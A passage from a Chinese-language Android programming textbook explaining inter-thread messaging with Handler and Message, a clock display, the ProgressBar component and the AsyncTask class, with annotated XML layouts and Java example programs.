                if (MyThreadDemo.this.childHandler != null) {           //已实例化子线程 Handler
                        Message childMsg = MyThreadDemo.this.childHandler
                                .obtainMessage();                        //创建一个消息
                        childMsg.obj = MyThreadDemo.this.mainHandler.getLooper()
                                .getThread().getName()
                                + " --> Hello MLDN .";                   //设置消息内容
                        childMsg.what = SETCHILD;                        //操作码
                        MyThreadDemo.this.childHandler.sendMessage(childMsg); //向子线程发送
                }
        }
}
```

在本程序中，首先为 mainHandler 对象进行实例化，采用匿名内部类的形式并覆写了类中的 handleMessage()方法，这样当主线程接收到消息时，将在文本显示组件中进行显示，而后启动自定义的线程类。而按钮单击事件中的代码，主要是主线程向子线程发送的消息操作。

```
        @Override
        protected void onDestroy() {
                super.onDestroy();
                MyThreadDemo.this.childHandler.getLooper().quit();       //结束队列
        }
}
```

本程序是当销毁 Activity 程序时，同时结束操作的队列。

由于整个程序操作较为复杂，下面通过图 9-34 进行详细说明。




图 9-34　主线程和子线程间的操作

通过图 9-34 可以发现，当主线程要发消息给子线程时，首先需要设置一个 what 的内容（此时为 SETCHILD），之后使用子线程的 Handler 对象（childHandler）发送消息；当子线程操作时，首先将 what 的内容设置为 SETMAIN，而后采用主线程的 Handler 对象（mainHandler）发送消息。当子线程接收到主线程发送来的消息后，将通过 System.out 进行输出操作，输出信息如下：

```
03-07 11:12:16.491: INFO/System.out(309): *** Main Child Message : main --> Hello MLDN .
```

当主线程收到子线程发送来的消息后，将在文本显示组件中显示文字，接收的效果如图 9-35 所示。





图 9-35　在主线程中接收子线程的消息



提问：为什么子线程接收到的信息只能通过后台输出？

在上面的程序中，当子线程接收到主线程发来的信息之后，为什么不直接在文本显示组件（msg）中显示，如下面代码操作一样:

```
case SETCHILD: //主线程发送给子线程的信息
    MyThreadDemo.this.msg.setText("主线程第一次发送给子线程数据："+ msg.obj.toString());
//设置文本内容
```

这样看起来不是更方便吗？

回答：子线程不能更新主线程的 UI 组件。

主线程操作的是 UI 线程，可以直接进行 UI 组件的更新操作，文本组件就是一个 UI 组件，如果现在非要执行以上操作代码，则将会出现如下错误信息:

android.view.ViewRoot$CalledFromWrongThreadException: Only the original thread that created a view hierarchy can touch its views.

所以非主线程（子线程）是不能刷新主线程界面的，正因为如此，才使用在子线程中直接输出的形式完成主线程接收数据的显示。

而如果用户非要解决以上问题，可以让子线程和主线程使用同一个 Handler 对象完成，这一点可以在随后的进度条组件（ProgressBar）中看到如何使用。

9.5.4　时钟显示

清楚了主线程和子线程之间的关系之后，下面再通过一个实例来进一步理解线程间的操作问题。在第 7 章中曾经学习过 AnalogClock 组件，该组件只显示一个基本的时钟圈，为了让时间显示得更加清晰，本程序要为其配置一个文本显示组件，显示当前日期和时间。

【例 9-53】 定义布局文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
```

```
    <AnalogClock                                          //定义时钟组件
        android:id="@+id/myAnalogClock"                   //组件 ID，程序中使用
        android:layout_width="wrap_content"               //组件宽度为显示宽度
        android:layout_height="wrap_content" />           //组件高度为显示高度
    <TextView                                             //定义文本显示组件
        android:id="@+id/info"                            //组件 ID，程序中使用
        android:layout_width="fill_parent"                //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />           //组件高度为文字高度
</LinearLayout>
```

【例 9-54】 定义 Activity 程序，进行操作

```
package org.lxh.demo;
import java.text.SimpleDateFormat;
import java.util.Date;
import android.app.Activity;
import android.os.Bundle;
import android.os.Handler;
import android.os.Message;
import android.widget.TextView;
public class MyAnalogClockThreadDemo extends Activity {
    private TextView info = null;                         //文本显示组件
    private static final int SET = 1;                     //线程标记
    private Handler handler = new Handler() {             //定义 Handler 对象
        @Override
        public void handleMessage(Message msg) {
            switch (msg.what) {
            case SET:                                     //判断标志位
                MyAnalogClockThreadDemo.this.info.setText("当前时间为："
                        + msg.obj.toString());            //设置显示信息
                break;
            }
        }
    };
    private class ClockThread implements Runnable {       //显示时间的线程类
        @Override
        public void run() {                               //覆写 run()方法
            while (true) {                                //持续更新
                try {
                    Message msg = MyAnalogClockThreadDemo.this.handler
                            .obtainMessage(MyAnalogClockThreadDemo.SET,
                                    new SimpleDateFormat("yyyy-MM-dd HH:mm:ss")
                                            .format(new Date())); //实例化 Message
                    MyAnalogClockThreadDemo.this.handler.sendMessage(msg);//发送消息
                    Thread.sleep(1000);                   //延迟 1 秒
                } catch (Exception e) {
                }
            }
        }
```

```
        }
        @Override
        public void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                super.setContentView(R.layout.main);                    //调用布局文件
                this.info = (TextView) super.findViewById(R.id.info);   //取得组件
                new Thread(new ClockThread()).start();                  //启动线程
        }
}
```

本程序在子线程（ClockThread）中取得当前的系统时间，并将此信息通过 Message 对象发送给 Handler 进行处理，而当 Handler 对象接收到此消息之后，对文本显示组件的文字进行更新，程序的运行效果如图 9-36 所示。

提示

SimpleDateFormat 在《名师讲坛——Java 开发实战经典》一书中有所讲解。

本程序为了方便取得时间，直接使用 SimpleDateFormat 类将 java.util.Date 进行显示格式的转换，如果对此不清楚，可以参考《名师讲坛——Java 开发实战经典》第 11 章的内容。



图 9-36　同步显示时间

9.5.5　进度条组件：ProgressBar

在第 7 章曾经讲解过 ProgressDialog 组件，与此组件对应的还有 ProgressBar 组件，其主要功能也是用于显示操作进度，但是 ProgressDialog 组件是在运行时通过 Activity 程序生成的，而 ProgressBar 组件是直接在 Layout 布局中添加的。ProgressBar 类的继承结构如下：

```
java.lang.Object

   ↳ android.view.View

         ↳ android.widget.ProgressBar
```

ProgressBar 类是 View 类的子类，其常用操作方法如表 9-17 所示。

表 9-17　ProgressBar 类的常用方法

No.	方　　法	类　　型	属　　性	描　　述
1	public ProgressBar(Context context)	构造		创建 ProgressBar 对象
2	public synchronized int getMax()	普通		取得进度条设置的最大值
3	public synchronized int getProgress()	普通		取得当前进度
4	public synchronized int getSecondaryProgress()	普通		取得第二进度条的当前进度
5	public final synchronized void incrementProgressBy(int diff)	普通		设置第一进度条的每次增长值
6	public final synchronized void incrementSecondaryProgressBy(int diff)	普通		设置第二进度条的每次增长值
7	public synchronized void setIndeterminate (boolean indeterminate)	普通	android:indeterminate	设置进度条的确定或不确定状态
8	public synchronized void setMax(int max)	普通	android:max	设置进度增长的最大值
9	public synchronized void setProgress(int progress)	普通	android:progress	设置当前进度
10	public synchronized void setSecondaryProgress(int secondaryProgress)	普通	android:secondaryProgress	设置第二进度条的当前进度
11	public void setVisibility(int v)	普通	android:visibility	设置进度条的可见状态

在表 9-17 所示的方法中，对于当前进度有两种设置方法：一种是设置第一进度条（setProgress()）；另外一种是设置第二进度条（setSecondaryProgress()），这两种进度条的区别如图 9-37 所示。



图 9-37　第一进度条和第二进度条的区别

另外，在 ProgressBar 中还存在一个 setIndeterminate()方法，表示进度条是否为确定状态，该方法较难理解，读者可以直接参考图 9-38 的说明。




图 9-38　setIndeterminate()方法的使用



关于 public void setVisibility(int v)方法的操作。

在 ProgressBar 类中，setVisibility()方法的主要功能是设置进度条是否可见，对于组件的显示状态，可以直接通过 View 类中的以下两个常量控制。

☑ 组件可见：public static final int VISIBLE。

☑ 组件不可见（隐藏）：public static final int GONE。

另外，在布局管理文件中定义 ProgressBar 组件时还需要设置进度条的显示形式，可通过 style 属性进行配置，而可以配置的属性如表 9-18 所示。

表 9-18　进度显示形式

No.	属　　性	描　　述
1	android:progressBarStyle	默认风格的进度条
2	android:progressBarStyleHorizontal	水平长形进度条
3	android:progressBarStyleLarge	大圆形进度条
4	android:progressBarStyleSmall	小圆形进度条

例如，如果希望进度条采用水平形式显示，则在布局管理器中配置如下：

```
style="?android:attr/progressBarStyleHorizontal"
```

下面将在程序中定义多个 ProgressBar 组件，以观察不同进度条的展现形式。

【例 9-55】 在 main.xml 文件中定义多个进度条组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                             //布局管理器 ID
    android:orientation="vertical"                         //垂直排列所有组件
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <ProgressBar                                           //进度条组件
        android:id="@+id/myprobarA"                        //组件 ID，程序中使用
        style="?android:attr/progressBarStyle"             //定义进度条显示形式
        android:visibility="gone"                          //组件隐藏
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>             //组件高度为显示高度
    <ProgressBar                                           //进度条组件
        android:id="@+id/myprobarB"                        //组件 ID，程序中使用
        style="?android:attr/progressBarStyleHorizontal"   //定义进度条显示形式
        android:visibility="gone"                          //组件隐藏
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>             //组件高度为显示高度
    <ProgressBar                                           //进度条组件
        android:id="@+id/myprobarC"                        //组件 ID，程序中使用
        style="?android:attr/progressBarStyleHorizontal"   //定义进度条显示形式
        android:visibility="gone"                          //组件隐藏
        android:max="120"                                  //设置最大进度值
        android:progress="0"                               //设置当前进度值
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
```

```
        android:layout_height="wrap_content"/>                //组件高度为显示高度
    <ProgressBar                                              //进度条组件
        android:id="@+id/myprobarD"                           //组件 ID，程序中使用
        android:visibility="gone"                             //组件隐藏
        android:max="120"                                     //设置最大进度值
        android:progress="50"                                 //设置当前进度值
        android:secondaryProgress="70"                        //设置第二进度条当前值
        style="?android:attr/progressBarStyleLarge"           //定义进度条显示形式
        android:layout_width="fill_parent"                    //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>                //组件高度为显示高度
    <ProgressBar                                              //进度条组件
        android:id="@+id/myprobarE"                           //组件 ID，程序中使用
        android:visibility="gone"                             //组件隐藏
        android:max="120"                                     //设置最大进度值
        android:progress="50"                                 //设置当前进度值
        android:secondaryProgress="70"                        //设置第二进度条当前值
        style="?android:attr/progressBarStyleSmall"           //定义进度条显示形式
        android:layout_width="fill_parent"                    //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>                //组件高度为显示高度
    <Button                                                   //定义按钮组件
        android:id="@+id/mybut"                               //组件 ID，程序中使用
        android:text="显示进度条"                              //默认显示文字
        android:layout_width="wrap_content"                   //组件宽度为文字宽度
        android:layout_height="wrap_content"/>                //组件高度为文字高度
</LinearLayout>
```

本程序共定义了 5 个进度条组件（ProgressBar）和一个按钮组件（Button），每种进度条有不同的显示风格，并且设置了不同的当前进度（progress），但都默认为隐藏状态，而当单击按钮时，会将所有的组件设置为显示状态并开始进行进度的增长。

【例 9-56】 定义 Activity 程序，控制进度组件

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.os.Handler;
import android.os.Message;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.ProgressBar;
public class MyProgressBarDemo extends Activity {
    private ProgressBar myprobarA, myprobarB, myprobarC, myprobarD, myprobarE;
    private Button mybut;                                     //控制按钮
    protected static final int STOP = 1;                      //停止消息
    protected static final int CONTINUE = 2;                  //继续消息
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.myprobarA = (ProgressBar) this.findViewById(R.id.myprobarA);//取得进度条
        this.myprobarB = (ProgressBar) this.findViewById(R.id.myprobarB);//取得进度条
```

```
        this.myprobarC = (ProgressBar) this.findViewById(R.id.myprobarC);  //取得进度条
        this.myprobarD = (ProgressBar) this.findViewById(R.id.myprobarD);  //取得进度条
        this.myprobarE = (ProgressBar) this.findViewById(R.id.myprobarE);//取得进度条
        this.mybut = (Button) this.findViewById(R.id.mybut);               //取得按钮
        this.myprobarA.setIndeterminate(false);                            //确定不确定模式
        this.myprobarB.setIndeterminate(false);                            //确定不确定模式
        this.myprobarC.setIndeterminate(true);                             //确定确定模式
        this.myprobarD.setIndeterminate(false);                            //确定不确定模式
        this.myprobarE.setIndeterminate(false);                            //确定不确定模式
        this.mybut.setOnClickListener(new OnClickListenerImpl()) ;         //设置单击事件
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View v) {                                          //单击事件
            MyProgressBarDemo.this.myprobarB.setSecondaryProgress(0);          //第二进度条
            MyProgressBarDemo.this.myprobarA.setVisibility(View.VISIBLE);      //组件可见
            MyProgressBarDemo.this.myprobarB.setVisibility(View.VISIBLE);      //组件可见
            MyProgressBarDemo.this.myprobarC.setVisibility(View.VISIBLE);      //组件可见
            MyProgressBarDemo.this.myprobarD.setVisibility(View.VISIBLE);      //组件可见
            MyProgressBarDemo.this.myprobarE.setVisibility(View.VISIBLE);      //组件可见
            MyProgressBarDemo.this.myprobarA.setMax(120);         //设置最大值
            MyProgressBarDemo.this.myprobarB.setMax(120);         //设置最大值
            MyProgressBarDemo.this.myprobarA.setProgress(0);      //设置当前值
            MyProgressBarDemo.this.myprobarB.setProgress(0);      //设置当前值
            new Thread(new Runnable() {
                public void run() {                               //线程主体
                    int count = 0;                                //用于保存当前进度值
                    for (int i = 0; i < 10; i++) {                //循环设置内容
                        try {
                            count = (i + 1) * 20;                 //设置进度条当前值
                            Thread.sleep(500);                    //休眠 0.5 秒
                            if (i == 6) {                         //如果为 6，则进度为 120
                                Message m = new Message(); //定义消息
                                m.what = MyProgressBarDemo.STOP;    //消息代码
                                MyProgressBarDemo.this.myMessageHandler
                                        .sendMessage(m);  //发送消息
                                break;                    //循环中断
                            } else {
                                Message m = new Message(); //定义消息
                                m.arg1 = count;            //设置参数
                                m.what = MyProgressBarDemo.CONTINUE; //消息代码
                                MyProgressBarDemo.this.myMessageHandler
                                        .sendMessage(m);  //发送消息
                            }
                        } catch (Exception ex) {          //处理 sleep()异常
                            ex.printStackTrace();
                        }
                    }
                }
            }).start();                                   //启动线程
```

```
            }
        }
        private Handler myMessageHandler = new Handler() {              //共用一个 Handler
            @Override
            public void handleMessage(Message msg) {
                switch (msg.what) {                                     //判断消息类型
                case MyProgressBarDemo.STOP:                            //停止记录
                    myprobarA.setVisibility(View.GONE);                 //组件不可见
                    myprobarB.setVisibility(View.GONE);                 //组件不可见
                    myprobarC.setVisibility(View.GONE);                 //组件不可见
                    myprobarD.setVisibility(View.GONE);                 //组件不可见
                    myprobarE.setVisibility(View.GONE);                 //组件不可见
                    Thread.currentThread().interrupt();                 //组件不可见
                    break;
                case MyProgressBarDemo.CONTINUE:                        //组件增长
                    if (!Thread.currentThread().isInterrupted()) {
                        myprobarA.setProgress(msg.arg1);                //设置当前进度
                        myprobarB.setProgress(msg.arg1);                //设置当前进度
                        myprobarC.setProgress(msg.arg1);                //设置当前进度
                        myprobarD.setProgress(msg.arg1);                //设置当前进度
                        myprobarE.setProgress(msg.arg1);                //设置当前进度
                    }
                    break;
                }
            }
        };
}
```

本程序首先通过 findViewById()方法分别取得了 5 个进度条组件，其中，有两个进度条组件定义为水平显示形式（其中一个定义为确定模式），而后通过一个线程对象启动所有的进度条组件进行显示，由于进度条要与主线程保持一致，所以使用一个 Handler 对象进行处理，而此时的主线程和子线程共用了同一个 Handler 对象，那么在子线程中就可以对主线程的组件进行状态刷新的操作，若传递的消息类型为 CONTINUE，则表示进行进度值的增长操作；而如果消息类型为 STOP，则表示进度停止增长，并将所有的进度条设置为不可见状态，程序的运行效果如图 9-39 所示。




图 9-39　启动进度条

9.5.6　异步处理工具类：AsyncTask

通过以上章节的学习，读者应该已经清楚主线程和子线程之间的通信主要依靠 Handler 完成，但子线程无法直接对主线程的组件进行更新，而且如果所有的开发都分别定义若干个子线



程的操作对象，则这多个对象同时对主线程操作就会非常麻烦，为了解决该问题，在 Android 1.5 之后专门提供了一个 android.os.AsyncTask（直译为非同步任务）类，可以通过此类完成非阻塞的操作类。该类的功能与 Handler 类似，可以在后台进行操作之后更新主线程的 UI，但其使用方式要比 Handler 容易许多。

android.os.AsyncTask 类的继承关系如下：

```
java.lang.Object

   ↳ android.os.AsyncTask<Params, Progress, Result>
```

通过此类的定义可以发现，在 AsyncTask 类中要通过泛型指定 3 个参数，这 3 个参数的作用如下。

- ☑ Params：启动时需要的参数类型，如每次操作的休眠时间为 Integer。
- ☑ Progress：后台执行任务的百分比，如进度条需要传递的是 Integer。
- ☑ Result：后台执行完毕之后返回的信息，如完成数据信息显示传递的是 String。

在 android.os.AsyncTask 类中定义的常用方法如表 9-19 所示。

表 9-19　android.os.AsyncTask 类的常用方法

No.	方　法	类　型	描　述
1	public final boolean cancel(boolean mayInterruptIfRunning)	普通	指定是否取消当前线程操作
2	public final AsyncTask<Params, Progress, Result> execute(Params... params)	普通	执行 AsyncTask 操作
3	public final boolean isCancelled()	普通	判断子线程是否被取消
4	protected final void publishProgress (Progress...values)	普通	更新线程进度
5	protected abstract Result doInBackground (Params... params)	普通	在后台完成任务执行，可以调用 publishProgress()方法更新线程进度
6	protected void onProgressUpdate(Progress... values)	普通	在主线程中执行，用于显示任务的进度
7	protected void onPreExecute()	普通	在主线程中执行，在 doInBackground()之前执行
8	protected void onPostExecute(Result result)	普通	在主线程中执行，方法参数为任务执行结果
9	protected void onCancelled()	普通	主线程中执行，在 cancel()方法之后执行

下面使用 AsyncTask 类完成一个进度条的增长处理，之前的操作是通过 Handler 传递子线程的状态，而且操作中要通过 Message 进行消息的传递，这样的实现非常麻烦，而使用 AsyncTask 类可以较容易地完成。

【例 9-57】　定义布局文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
      xmlns:android="http://schemas.android.com/apk/res/android"
      android:orientation="vertical"                       //所有组件垂直摆放
      android:layout_width="fill_parent"                   //布局管理器宽度为屏幕宽度
      android:layout_height="fill_parent">                 //布局管理器高度为屏幕高度
      <ProgressBar                                         //进度条组件
```

```
            android:id="@+id/bar"                                       //组件 ID，程序中使用
            android:layout_width="fill_parent"                          //组件宽度为屏幕宽度
            android:layout_height="wrap_content"                        //组件高度为显示高度
            style="?android:attr/progressBarStyleHorizontal" />         //水平风格进度条
        <TextView                                                       //文本显示组件
            android:id="@+id/info"                                      //组件 ID，程序中使用
            android:layout_width="fill_parent"                          //组件宽度为屏幕宽度
            android:layout_height="wrap_content" />                     //组件高度为文字高度
</LinearLayout>
```

【例 9-58】 定义 Activity 程序，显示进度条

```
package org.lxh.demo;
import android.app.Activity;
import android.os.AsyncTask;
import android.os.Bundle;
import android.widget.ProgressBar;
import android.widget.TextView;
public class MyAsyncTaskDemo extends Activity {
    private ProgressBar bar = null;                                     //进度条组件
    private TextView info = null;                                       //文本显示组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                            //调用布局管理器
        this.bar = (ProgressBar) super.findViewById(R.id.bar);          //取得组件
        this.info = (TextView) super.findViewById(R.id.info);           //取得组件
        ChildUpdate child = new ChildUpdate() ;                         //子任务对象
        child.execute(100) ;                                            //为休眠时间
    }
    private class ChildUpdate extends AsyncTask<Integer, Integer, String> {
        @Override
        protected void onPostExecute(String result) {                   //任务执行完后执行
            MyAsyncTaskDemo.this.info.setText(result) ;                 //设置文本
        }
        @Override
        protected void onProgressUpdate(Integer... progress) {          //每次更新之后的数值
            MyAsyncTaskDemo.this.info.setText("当前进度是："
                    + String.valueOf(progress[0]));                     //更新文本信息
        }
        @Override
        protected String doInBackground(Integer... params) {            //处理后台任务
            for (int x = 0; x < 100; x++) {                             //进度条累加
                MyAsyncTaskDemo.this.bar.setProgress(x);                //设置进度
                this.publishProgress(x);                                //传递每次更新的内容
                try {
                    Thread.sleep(params[0]);                            //延缓执行
                } catch (InterruptedException e) {
                    e.printStackTrace();
                }
            }
```

```
                return "执行完毕。";                              //返回执行结果
            }
        }
}
```

本程序在内部定义了一个 ChildUpdate 类，此类继承自 AsyncTask 类，目的是进行子线程的操作，在 ChildUpdate 类中分别覆写了 onPostExecute()（任务完成之后处理）、onProgressUpdate()（更新任务进度）和 doInBackground()（执行子任务）方法，主要的操作是在 doInBackground()方法中，此方法中的参数（params）是通过 child.execute(100)调用时传递进来的，表示每次休眠 0.1 秒，程序的运行效果如图 9-40 所示。

提示

此时的程序可以在子任务（子线程）中更新主线程组件。

通过本程序可以发现，在子任务类（ChildUpdate）中可以直接对文本组件进行更新（在 onProgressUpdate()和 OnPostExecute()方法中完成），而这一操作在之前依靠 Handler 和 Message 处理时是难以实现的。这里需要注意的是，doInBackground()只能负责子线程任务的执行，而无法更新主线程的组件，这也就是为什么要在 doInBackground()方法中执行 publishProgress()的原因，当执行 publishProgress()方法后会将相应的更新状态传递给 onProgressUpdate()方法，之后就可以通过 onProgressUpdate()方法进行主线程的组件更新了。



图 9-40　使用 AsyncTask 更新进度条

完成本程序之后，下面再使用 AsyncTask 完成一个更加复杂的操作：直接列出手机中的文件及文件夹的信息。



提示

关于本程序基本实现的说明。

本程序将直接利用 java.io.File 类完成操作，如果对此概念不熟悉，可以参考《名师讲坛——Java 开发实战经典》第 12 章的内容。

【例 9-59】 定义布局文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <ListView                                          //ListView 组件
